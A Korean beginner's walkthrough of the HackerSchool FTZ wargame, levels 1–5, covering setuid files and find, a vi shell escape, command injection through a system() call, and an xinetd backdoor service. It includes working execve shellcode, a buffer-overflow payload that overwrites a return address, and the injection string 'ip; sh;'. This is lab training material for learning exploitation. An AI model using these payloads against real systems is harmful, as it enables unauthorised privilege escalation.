**초급 해커를 위한**

**해커스쿨 FTZ 풀이**

**(시스템 해킹 입문)**

CATs(Cyber Attack Terminators)

해킹대회 스터디 그룹

이 진 영

**-목차-**

|  |  |
| --- | --- |
|  | [해커스쿨 FTZ level1 [find 명령어 사용법, 특수권한 비트 개념, file descriptor]](http://cafe.naver.com/ArticleRead.nhn?clubid=27730275&page=2&menuid=26&boardtype=L&articleid=61&referrerAllArticles=false) |

**level1 [find 명령어 사용법, 특수권한 비트 개념, file descriptor]**

|  |  |
| --- | --- |
|  | [해커스쿨 FTZ level2](http://cafe.naver.com/ArticleRead.nhn?clubid=27730275&page=2&menuid=26&boardtype=L&articleid=62&referrerAllArticles=false) |
| **level2 [vi editor 고급기능을 이용한 간단 해킹]** | [해커스쿨 FTZ level3 [동시에 여러 명령어 사용, 문자열 형태로 인자 전달]](http://cafe.naver.com/ArticleRead.nhn?clubid=27730275&page=2&menuid=26&boardtype=L&articleid=63&referrerAllArticles=false) |

**level3 [system 함수의 취약점]**

|  |  |
| --- | --- |
|  | [해커스쿨 FTZ level3 [버퍼 오버플로우]](http://cafe.naver.com/ArticleRead.nhn?clubid=27730275&page=2&menuid=26&boardtype=L&articleid=64&referrerAllArticles=false) |

**level3 [버퍼 오버플로우]**

**level4 [xinetd 백도어]**

**level5 [레이스 컨디션]**

**level6 [시스템 인터럽트]**

**level7 (문제 해결을 위한 파일이 삭제되어 있어서 skip)**

**level8 [존더리퍼 md5 크랙]**

**level9 [버퍼 오버플로우, 스택할당 방식, 표준입력]**

**level10 [공유 메모리]**

**level11 [포맷 스트링 버그]**

**level11 [버퍼 오버플로우]**

**level11 [버퍼 오버플로우 , 쉘코드를 인자에 직접 포함시켜 공격]**

**level12 [버퍼 오버플로우]**

**level13 [버퍼 오버플로우, 스택 가드]**

**level14 [버퍼 오버플로우, 루틴 분기 조작]**

**level15 [버퍼 오버플로우, 하드코딩된 데이터 이용 분기 조작]**

**level16 [버퍼 오버플로우, 함수 포인터 조작]**

**level17 [버퍼 오버플로우, 함수 포인터 조작]**


**level18 [포인터 변수 조작 메모리 변조]**

**level19 [Return To Libc]**

**level20 [포맷 스트링 버그]**

**Level 1. [find 명령어 사용법, 특수권한 비트 개념, file descriptor]**

**password : level1**

****

**=setuid란?=**

먼저 setuid가 걸린 파일이란 것은 사용자가 리눅스에서 그 파일을 실행하는 동안에는 파일 소유주의 권한을 갖는다는 의미입니다.

이게 왜 필요하냐면, 예를 들어 비밀번호를 바꾸기위해 passwd [user] 명령어를 사용할때는 passwd 프로그램 내부에서 /etc/passwd와 /etc/shadow 파일을 수정해야 하는데, 그 파일들은 모두 root권한을 가져야만 수정할 수 있습니다.

이런 이유때문에 필요한 개념입니다.

**=리눅스의 권한 표기법=**

힌트의 파일을 찾을 때는 먼저 리눅스의 권한 표기법을 알아야 합니다. 잠시 후에 리눅스 파일권한을 보게되면, 예를들어

-rwxr-xr-- 라는게 보일겁니다.

맨 첫번째 - 의 의미는 -이면 파일, d이면 디렉터리라는 것입니다.그 다음 rwx 의 의미는 소유주의 권한은 read, write, execute 가 가능하게 주어졌다는 것입니다.

그 다음 r-x 의 의미는 소유 그룹의 권한은 read, execute 가 가능하게 주어졌다는 것입니다.

그 다음 r-- 의 의미는 그외 사용자의 권한은 read 만 가능하게 주어졌다는 것입니다.

rwxr-xr-- 을 숫자로 표기하기도 하는데, 숫자로 표기하면 754입니다.

r은 4, w는 2, x는 1을 의미하고 존재하는 권한을 각각 더해주면 됩니다.

왜 이렇냐면, 컴퓨터 내부적으로는 3bit로 각 사용자의 권한을 표시합니다.

read권한은 100 , write권한은 010, execute권한은 001 이므로 각각 10진수로 4, 2, 1입니다.

그래서 이런 숫자가 나오는 것입니다.

그리고 setuid는 4000, setgid는 2000, sticky bit는 1000으로 표시하고, 각 특수권한을 갖는다면 그만큼의 숫자를 더해주면 됩니다.

예를들어 위에서 예로든 권한에 setuid를 더해주면, -rwsr-xr--로 바뀌게 되고, 숫자로는 4754가 됩니다.

setgid를 준다면 rwxr-sr--로 바뀌고 숫자로는 2754가 됩니다.

sticky bit는 디렉터리에 줄 수 있는 권한으로 주로 공유폴더에 적용합니다.

예를들면 drwxrwxrwt 이고, 숫자로는 1777인 것을 볼 수 있습니다.

sticky bit가 적용된 폴더에서는 어떤 파일의 소유주나 root만 그 파일을 삭제할 수 있습니다.

**=find 명령어의 사용법=**

힌트를 수행하기 위해서는 find 명령어를 사용하면 됩니다.

find / -user level2 -perm -4000 2> /dev/null

find / -user level2 -perm +4000 2> /dev/null

가장 간단하게는 위의 두 명령어로 찾을 수 있습니다.

실행 결과는 다음과 같습니다.

1_2.jpg

그렇다면 해당 명령어의 의미를 알아보겠습니다.

먼저, find / -user level2 -perm -4000 이라는 의미는 디렉터리 / 부터 파일을 찾는데, user가 level2이고, permission은 -4000을 가진 파일을 찾는다는 것입니다.

**=file descriptor의 개념=**

다음으로 2>/dev/null 의 의미를 알기 위해서 먼저 file descriptor(윈도우에서는 handle)의 개념을 알려드리겠습니다.

리눅스에서 각 프로세스는 PCB(Process Control Block)과 FDT(File Descriptor Table)을 갖고 있습니다. PCB는 프로세스의 각종 상태정보를 담고 있습니다. PCB는 일단 이정도로만 알면 됩니다.

그리고 FDT는 실행 중에 어떤 파일에 대한 접근을 관리하기 위한 테이블입니다. 이 테이블은 프로세스가 접근하는 각 파일에대한 file descriptor 번호와, 해당 파일의 file pointer를 가지고 있습니다. 이 file pointer는 kernel area의 system open-file table과 연결됩니다. kernel은 이를 바탕으로 프로세스에게 해당 파일을 찾아서 접근시켜 줍니다.

여기서 이 file descriptor table의 구조는 간단합니다.

0번부터 각 파일에 번호를 매겨놓고 그 번호로 파일에 접근을 합니다.

그런데 0번은 표준입력을 의미합니다. 리눅스에서는 많은 것들을 파일로 간주하기때문에 이런것도 파일로 관리합니다.

그리고 1번은 표준출력, 2번은 표준에러를 의미합니다.

3번부터 우리가 보통 생각하는 파일의 번호가 시작됩니다.

물론, 리눅스에선 소켓도 파일로 간주하기 때문에 소켓에 접근할때도 FDT를 사용합니다.

실제적으로 사용할때는 예를들어 우리가 C언어의 fopen함수로 파일을 열때 리턴값을 정수형 변수에 저장해주는데, 그 저장되는 값이 file descriptor입니다.

그렇다면 이제 2>/dev/null의 의미를 알 수 있습니다.

2는 표준 에러이고, >는 Output Redirect를 의미합니다. find명령어의 결과값을 오른쪽으로 보내라는 의미입니다.

/dev/null은 간단히 말해 윈도우의 휴지통과 같은 의미라고 생각하면 됩니다.

따라서 이 의미는, 에러가 뜬 결과는 모두 삭제한 최종 결과(표준 출력 1번)만을 보여달라는 것입니다.

**=find 명령어의 사용법(자세하게)=**

그런데 -perm 옵션에서 -4000과 +4000의 차이는 무엇일까요?

일단 -4000과 +4000은 똑같다고 보면 됩니다.

차이가 나는건 -6000 +6000과 같이 즉, setuid+setgid 같이 두개 이상의 권한을 가진 파일을 찾을 때 차이가 납니다.

-6000은 setuid와 setgid 둘다 가진 파일을 찾습니다.

+6000은 setuid 또는 setgid 를 가진 파일을 찾습니다.

실제로 아래 명령어로 검색해보면 결과가 차이납니다.

find / -user level2 -perm +6000 2> /dev/null

find / -user level2 -perm -6000 2> /dev/null (setuid만 가진 파일이 검색 안됨)

첫번째 +6000 명령어로는 /bin/ExecuteMe 파일이 찾아집니다.

하지만 -6000 명령어로는 아무 결과도 나오지 않습니다.

그 외에 아래는 +6000과 같은 결과를 보이는 find 명령어 입니다.

-o는 or를 의미합니다. 이건 그냥 참고로 알고 계시면 됩니다.

find / -user level2 \( -perm -4000 -o -perm -2000 \) -exec ls -l {} \; 2> /dev/null

find / -user level2 \( -perm -4000 -o -perm -2000 \) 2> /dev/null | xargs ls -l


**=최종 풀이=**

우리가 찾은 /bin/ExecuteMe 의 권한은 다음과 같습니다.

1_3.jpg

level2 소유주의 실행권한으로 setuid가 걸려있는게 보입니다.

실행해보면 다음과 같고, 여기서 sh나 /bin/sh, /bin/bash 같은 명령어로 셸을 실행하면 level2 권한의 shell을 얻게 됩니다.



이후 my-pass 명령어로 level2의 password를 알 수 있습니다.


my-pass명령어는 다른 리눅스에는 없고 임의로 만든 프로그램으로 보입니다.

**Level2 [vi editor 고급기능을 이용한 간단 해킹]**

**password : hacker or cracker**

vi editor의 고급기능을 이용한 문제입니다. 풀이는 매우 간단하지만 이런 취약점을 처음 발견해 내기란 쉽지 않았을겁니다. 일반 사용자들은 미처 생각지도 못한 취약점으로 권한이 탈취되는 예라고 볼 수 있습니다.

문제 자체는 간단하므로 풀이과정 캡쳐만 올리겠습니다.






:! [명령어] 는 vi editor를 실행중에 다른 명령어를 실행할 수 있는 기능입니다. 이걸로 간단히 level3 권한의 shell을 획득했습니다.

**Level3 [system 함수의 취약점]**

**password : can you fly?**



**=개요=**

마지막에 system함수를 이용해서

"dig @(argv[1]) version.bind chaos txt" 명령을 수행하는 것을 알 수 있습니다.

system함수는 인자로 들어온 문자를 shell에서 그대로 실행해 주는 함수입니다.

저 명령어의 정체는 뭘까요?

리눅스에서 dig 명령어는 dns조회를 하거나 dns서버의 정보를 알아내는데 쓰이는 명령어입니다.

보통 nslookup 이라는 명령어로 간단하게 dns조회를 할 수 있는데요. dig는 더 상세한 결과를 원할때 사용합니다.

dig명령어는 공격 이전에 dns서버에 대한 정보수집이 필요하게 된다면 자세한 옵션을 살펴보고 사용하면 됩니다.

일단 지금은 "dig @(argv[1]) version.bind chaos txt" 를 이용해서 어떻게 level4 권한의 쉘을 실행시킬 것인지에 집중하겠습니다.

검색해보면 해당 명령어는 dns서버에 대한 bind 버전을 알아내는 명령어라고 합니다.

일단 정상적인 사용법의 예는 다음과 같습니다.

"dig @(dns서버주소) txt chaos version.bind"

**=동시에 여러 명령어 사용=**

level4 권한의 쉘을 얻기위해 우리는 argv[1]에 무언가를 입력해서 sh명령어를 실행시켜야 합니다.

그렇다면 일단 다짜고짜 /bin/autodig 123.123.123.123 sh 라는 명령어를 입력해봅니다.

그러면 에러가 뜹니다.

이건 argv[1]으로 123.123.123.123, argv[2]로 sh가 전달된 형태이기때문입니다.

그렇다면, shell에서 명령어를 연속적으로 사용할때 이용할 수 있는 ; 를 이용해 봅시다.

/bin/autodig 123.123.123.123;sh; 라는 명령어를 입력해봅니다.

이걸로도 level4 권한의 쉘이 획득되지 않습니다.

다만 level3 권한의 새로운 쉘이 실행되었습니다.

/bin/autodig 123.123.123.123 까지만 실행이되고 해당 프로그램이 끝난 다음에 sh 명령어가 실행된 것입니다.

**=문자열 형태로 명령어 전달=**

그렇다면 123.123.123.123;sh; 를 하나의 인자로 묶어서 /bin/autodig에 전달할 수 있는 방법은 뭘까요?


그건 쌍따옴표로 묶어서 하나의 문자열로 인자를 전달하는 방법입니다.

이제 /bin/autodig "123.123.123.123; sh;"를 입력합니다.

level4 권한의 쉘을 얻을 수 있습니다.

**Level3 [버퍼 오버플로우]**

**password : can you fly?**

****

**=개요=**

level3은 버퍼 오버플로우 취약점도 있습니다.

버퍼 오버플로우란 정해진 변수의 크기보다 더 큰 입력값을 넣어서 스택에 위치한 리턴주소 같은 중요한 부분을 다른 값으로 덮어씌우는 공격입니다.

함수에서 리턴주소, 이전함수의 EBP주소, 인자로 넘겨진 값, 지역변수 같은 것들은 모두 스택에 저장됩니다.

스택은 LIFO(Last In First Out) 구조로서 그런 값들은 모두 순서대로 차곡차곡 저장됩니다.

예를들어 위 프로그램의 main 함수가 리턴하기전의 스택구조를 살펴보면 다음과 같습니다.



gdb로 main함수의 맨 처음 mov esp ebp 부분에 break point를 걸면 SFP까지 쌓이는걸 확인할 수 있고, 마지막 leave 바로 전에 break point를 걸면 cmd변수가 어떻게 쌓였는지까지 확인 가능합니다.

어쨌든, 소스코드 상으로 볼때 strcpy함수로 먼저 cmd에 "dig @" 가 들어가서 5byte를 먼저 차지합니다. 그리고 strcat함수로 우리가 입력한 인자값인 argv[1] 이 그 뒤에 연결됩니다.

그렇다면 우리는 argv[1]에 119byte 크기의 값을 넣어준다음, 마지막에 우리가 원하는 주소값 4byte를 넣어준다면 마지막 4byte는 원래의 return 주소를 덮어쓰게됩니다.

이런식으로 우리가 원하는 주소로 함수의 흐름을 제어할 수 있습니다.

해당 프로그램에는 setuid가 걸려있으므로 return주소에 셸코드가 위치한 주소를 넣어주면 우리는 main함수가 리턴할때 level4 권한의 셸을 획득하게 됩니다.

**=공격=**

그렇다면 공격방법을 보여드리겠습니다.

버퍼 오버플로우 공격에도 여러가지 방식이 있지만 일단 가장 간단한 환경변수를 이용한 방식을 사용하겠습니다.

어떤 프로그램을 실행하면 우리가 따로 입력해주지 않아도 argv 이전에 환경변수가 먼저 들어가게 됩니다. 따라서 환경변수에 셸코드를 올리면 프로그램상에 해당 셸코드가 위치하게 됩니다.

1.환경변수 등록

export SHELLCODE="`python -c 'print "\x90"\*10000 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80"'`"

SHELLCODE라는 이름의 환경변수를 등록하기 위해 위의 명령어를 입력합니다.

2.환경변수가 프로그램에 올라갈때 주소값 알아내기

그 다음, 이 환경변수가 프로그램에 올라갈때 어떤 주소로 올라가는지 알아내기 위해

vi getenv.c 명령어를 입력한 후 i 키를 눌러 수정모드로 들어간 뒤 아래 코드를 입력합니다.

#include<stdio.h>

int main(int argc, char\*\* argv)

{

printf("%s's address: %x\n",argv[1],getetnv(argv[1]));

return 0;

}

다 입력했으면 esc키를 누른다음 : 키를 누르고 wq를 입력하고 enter를 누릅니다.

그 다음 이 c코드를 컴파일하기 위해 gcc -o getenv getenv.c 명령어를 입력합니다.

getenv 프로그램이 정상적으로 컴파일 됐다면, SHELLCODE환경변수의 주소를 알아내기 위해 ./getenv SHELLCODE 명령어를 입력합니다.

그러면 SHELLCODE의 주소가 나오는데, 이걸로 스택에 위치한 원래의 return 주소를 덮어씌우면 됩니다.

3.최종 공격

이제 본격적인 공격 코드입니다.

/bin/autodig `python -c 'print "A"\*119 + "[SHELLCODE 주소]"'`

SHELLCODE 주소는 예를들어 bfffd517 이라면 \x17\xd5\xff\xbf 식으로 넣어주면 됩니다.

리틀엔디안 형식으로 넣어줘야하고, 문자열 형식을 이용해 해당 16진수들을 메모리에 바로 그 순서대로 입력되도록 하기 위해서 입니다.


이때 python script를 이용하는 이유는 그냥 바로 \x17\xd5\xff\xbf 를 입력하게 되면 \, x, 1, 7, \, x, d, 5 이런식으로 각 문자가 따로따로 입력되기 때문입니다.

공격코드를 입력하면 level4 권한의 셸이 실행됩니다.

혹시 위 과정까지 오류없이 따라왔는데도 안된다면, SHELLCODE 주소값을 조금씩 증가시켜서 입력해보길 바랍니다.


우리가 쉘코드를 환경변수에 등록할때 앞에 NOP썰매라는 것을 넣어줬기때문에 정확히 쉘을 실행하는 코드의 시작 부분 주소가 들어가지 않더라도 쉘이 실행됩니다.

아래는 공격에 성공한 모습입니다.



**Level4 [xinetd 백도어]**

**level4 password : suck my brain**



이번에는 xinetd 데몬에 관한 문제입니다.

**=xinetd 데몬이란?=**

리눅스에서 deamon이란 운영체제 실행중에 상주하는 프로세스입니다.

xinetd 데몬은 여러가지 네트워크 서비스에 대한 요청을 받아서 실행시켜주는 슈퍼 데몬입니다.

네트워크 서비스를 제공하는 방식에는 두가지가 있습니다.

stand alone 방식이 있고, 슈퍼 데몬 방식이 있습니다.

stand alone 방식은 예를들어 telnetd, ftpd, sshd, httpd 같은 각각의 네트워크 서비스 데몬들이 모두 따로따로 상주해 있는 형태입니다.

하지만 사실 각 네트워크 데몬들은 공통적인 부분이 많습니다. 소켓을 생성하여 bind하고 listening하는 부분과 accept하는 부분은 특히 모든 네트워크 서비스 데몬들이 공통적으로 가지고 있는 기능입니다.

이런것들과 그외 여러가지 공통으로 실행되는 부분들을 각 데몬들이 따로따로 실행한다면 서버 자원의 낭비라고 할 수 있습니다.

따라서 모든 네트워크 서비스 데몬들이 공통적으로 가지고 있는 부분을 단 하나의 슈퍼데몬이 실행하고 있다가, 어떤 서비스에 대한 요청이 들어오면 그때서야 슈퍼데몬이 그 서비스를 실행시켜주는 방식을 고안해냈습니다.

이게 바로 슈퍼데몬 방식이고 xinetd 데몬이 사용하는 방식입니다.

xinetd 데몬을 사용하는 방법을 먼저 알아보겠습니다.

/etc/xinetd.d 디렉터리에는 xinetd 데몬 방식을 사용할 서비스의 목록을 등록합니다.

/etc/xientd.conf 파일은 xientd 데몬의 동작에 대한 설정을 정의합니다.

현재 문제에서 /etc/xinetd.d 디렉터리에는 여러 서비스가 등록되어 있습니다. 그중에서 대놓고 의심스러운 backdoor라는 서비스가 보입니다. 내용은 다음과 같습니다.

service finger #서비스 이름(/etc/services 파일에 있는 서비스명으로 선택하는것을 권장)

{

disable = no #no는 데몬을 활성화, yes는 데몬을 비활성화

flags = REUSE #서비스 포트가 사용중인 경우, 해당 포트의 재사용을 허가

socket\_type = stream #TCP프로토콜을 선택

wait = no #서비스 연결중 다른 요청이 들어오면 바로 응답, 동시에 다수 접속이 가능하다는 의미

user = level5 #해당 데몬이 level5 계정의 권한으로 실행됨

server = /home/level4/tmp/backdoor #xinetd에 의해 실행될 데몬 파일

log\_on\_failure += USERID #접속 실패시 userid를 로그에 기록

}

그리고 /etc/xinetd.conf 의 내용은 다음과 같습니다.

defualts

{

instances = 60 #xinetd 데몬에 의해 실행되는 서비스 데몬의 최대 동시접속자수

log\_type = SYSLOG authpriv #system log를 "보안 및 승인에 관한 메시지 등급"으로 저장

log\_on\_success = HOST PID #접속 성공시 IP와 PID를 로그에 저장

log\_on\_failure = HOST #접속 실패시 IP를 로그에 저장

cps = 25 30 #동시접속이 25개가 되면 30초간 서비스 비활성화

}

**=문제 풀이=**

/etc/xinetd.d/backdoor 에서 가장 중요한 내용을 해석하면 다음과 같습니다.

level5권한으로 finger라는 서비스를 이용해/home/level4/tmp/backdoor 파일이 실행된다는 것입니다.

그렇다면 먼저 cat /etc/services grep finger 명령어로 finger 서비스가 몇번 포트를 사용하는지 알아보면 79번 tcp포트를 사용하는 것을 알 수 있습니다.

그런데 /home/level4/tmp 디렉터리에는 아무것도 없습니다.

따라서 우리가 여기에 backdoor 프로그램을 만들어줘야 합니다.

vi backdoor.c -> i ->코드작성 -> esc -> :wq 의 순서로 다음과 같이 backdoor.c 코드를 작성합니다.

#include<stdlib.h>

int main()

{

system("id; my-pass;");

return 0;

}

작성한 다음에는 gcc -o backdoor backdoor.c 명령어로 backdoor 프로그램을 만들어줍니다.

마지막으로 finger level4@localhost 명령어를 실행하면 level5 password를 얻게됩니다.

원래 외부에서 netcat으로 79번포트에 접속해도 되야하는데 저는 안되는군요. 이건 이유를 모르겠습니다.

**Level5 [레이스 컨디션]**

**password : what is your name?**